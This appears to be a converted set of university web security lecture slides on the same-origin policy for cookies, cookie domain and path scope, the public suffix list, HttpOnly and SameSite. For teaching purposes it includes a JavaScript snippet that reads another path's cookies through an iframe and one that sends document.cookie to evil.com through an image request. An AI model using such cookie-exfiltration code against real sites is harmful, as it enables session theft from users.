
# Images

- Browser renders cross-origin images, but SOP prevents page from inspecting individual pixels
- Page can see `img.width`



# Images

- Browser renders cross-origin images, but SOP prevents page from inspecting individual pixels
- Page can see `img.width`



SOP for fonts and CSS are similar.

# SOP for cookies

Client echoes cookie back to server w/ every request

- Sending (only) to the right server is **really** important
- E.g., don't send cookie for bank.com to attacker.com

# SOP for cookies


- Cookies have a different notion of origin
- DOM SOP: origin is a (scheme, domain, port)
- Cookie SOP: ([scheme], domain, path)
  - ([https,cseweb.ucsd.edu, /classes/fa19/cse127-ab](https://cseweb.ucsd.edu/classes/fa19/cse127-ab))

# SOP: Cookie scope setting

- A page can set a cookie for:
  - its own domain
  - any parent domain, as long as domain is not a public suffix
- A page can read the cookies for:
  - its own domain
  - any sub-domain

# SOP: Cookie scope setting

- A page can set a cookie for:



• A  
Yes, cseweb.ucsd.edu can set cookies for  
ucsd.edu (unless ucsd.edu is on public suffix list)

# What's the public suffix list?

## PUBLIC SUFFIX LIST

[LEARN MORE](#) | [THE LIST](#) | [SUBMIT AMENDMENTS](#)

A "public suffix" is one under which Internet users can (or historically could) directly register names. Some examples of public suffixes are `.com`, `.co.uk` and `pvt.k12.ma.us`. The Public Suffix List is a list of all known public suffixes.

The Public Suffix List is an initiative of [Mozilla](#), but is maintained as a community resource. It is available for use in any software, but was originally created to meet the needs of browser manufacturers. It allows browsers to, for example:

- Avoid privacy-damaging "supercookies" being set for high-level domain name suffixes
- Highlight the most important part of a domain name in the user interface
- Accurately sort history entries by site

We maintain a [fuller \(although not exhaustive\) list](#) of what people are using it for. If you are using it for something else, you are encouraged to tell us, because it helps us to assess the potential impact of changes. For that, you can use the [psl-discuss](#) mailing list, where we consider issues related to the maintenance, format and semantics of the list. Note: please do not use this mailing list to [request amendments](#) to the PSL's data.

It is in the interest of Internet registries to see that their section of the list is up to date. If it is not, their customers may have trouble setting cookies, or data about their sites may display sub-optimally. So we encourage them to maintain their section of the list by [submitting amendments](#).

// ===BEGIN ICANN DOMAINS==

// ac : <https://en.wikipedia.org/wiki/.ac>

ac

com.ac

edu.ac

gov.ac

net.ac

mil.ac

org.ac

// ad : <https://en.wikipedia.org/wiki/.ad>

ad

nom.ad

// ae : <https://en.wikipedia.org/wiki/.ae>

// see also: "Domain Name Eligibility Policy" at <http://www.aeda.ae/eng/aepolicy.php>

ae

co.ae

net.ae

org.ae

sch.ae

ac.ae

gov.ae

mil.ae

// aero : see <https://www.information.aero/index.php?id=66>

aero

accident-investigation.aero

accident-prevention.aero

aerobatic.aero

aeroclub.aero

aerodrome.aero

agents.aero

aircraft.aero

airline.aero

# When does the browser send which cookies?

- Browsers used to send all cookies in a URL's scope:
  - Cookie's domain is domain suffix of URL's domain
  - Cookie's path is a prefix of the URL path
- New browsers only do this when SameSite=None
  - We'll see SameSite in a bit

# When does the browser send which cookies?

	Do we send the cookie?		
Request to URL	Set-Cookie: ...; Domain=login.site.com; Path=/;	Set-Cookie: ...; Domain=site.com; Path=/;	Set-Cookie: ...; Domain=site.com; Path=/my/home;
checkout.site.com			
login.site.com			
login.site.com/my/home			
site.com/my			

Send cookie when

- Cookie's domain is domain suffix of URL's domain
- Cookie's path is a prefix of the URL path

# When does the browser send which cookies?

	Do we send the cookie?		
Request to URL	Set-Cookie: ...; Domain=login.site.com; Path=/;	Set-Cookie: ...; Domain=site.com; Path=/;	Set-Cookie: ...; Domain=site.com; Path=/my/home;
checkout.site.com	No	Yes	No
login.site.com	Yes	Yes	No
login.site.com/my/home	Yes	Yes	Yes
site.com/my	No	Yes	No

Send cookie when

- Cookie's domain is domain suffix of URL's domain
- Cookie's path is a prefix of the URL path

Does the cookie path give us finer-grained isolation than the SOP?

# No!

- Cookie SOP:
  - cseweb.ucsd.edu/~dstefan does not see cookies for cseweb.ucsd.edu/~nadiah
- DOM SOP:
  - cseweb.ucsd.edu/~dstefan can access the DOM of cseweb.ucsd.edu/~nadiah
  - How can you access cookie?

```
const iframe = document.createElement("iframe");
iframe.src = "https://cseweb.ucsd.edu/~nadiah";
document.body.appendChild(iframe);

alert(iframe.contentWindow.document.cookie);
```

# Which JS scripts can access cookies?

- What happens when your bank includes Google Analytics JavaScript? Can it access your bank's authentication cookie?
  - Yes! JavaScript runs with the origin's privileges. Can access `document.cookie`.
- And SOP doesn't prevent leaking data:

```
const img = document.createElement("image");
img.src = "https://evil.com/?cookies=" + document.cookie;
document.body.appendChild(img);
```

# Use HttpOnly cookies

Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT; **HttpOnly**;

Don't expose cookie to JavaScript via document.cookie


# When does the browser send which cookies?

- Browsers used to send all cookies in a URL's scope:
  - Cookie's domain is domain suffix of URL's domain
  - Cookie's path is a prefix of the URL path
- New browsers only do this when SameSite=None
  - We'll see SameSite in a bit



Why???

# Motivation for SameSite cookies



<http://evil.com>



<http://bank.ch>




<http://4chan.org>



<http://bank.ch>

# Which cookies are sent? (SameSite=None)



https://evil.com



http://evil.com



http://bank.ch




http://4chan.org



http://bank.ch

# Which cookies are sent? (SameSite=None)



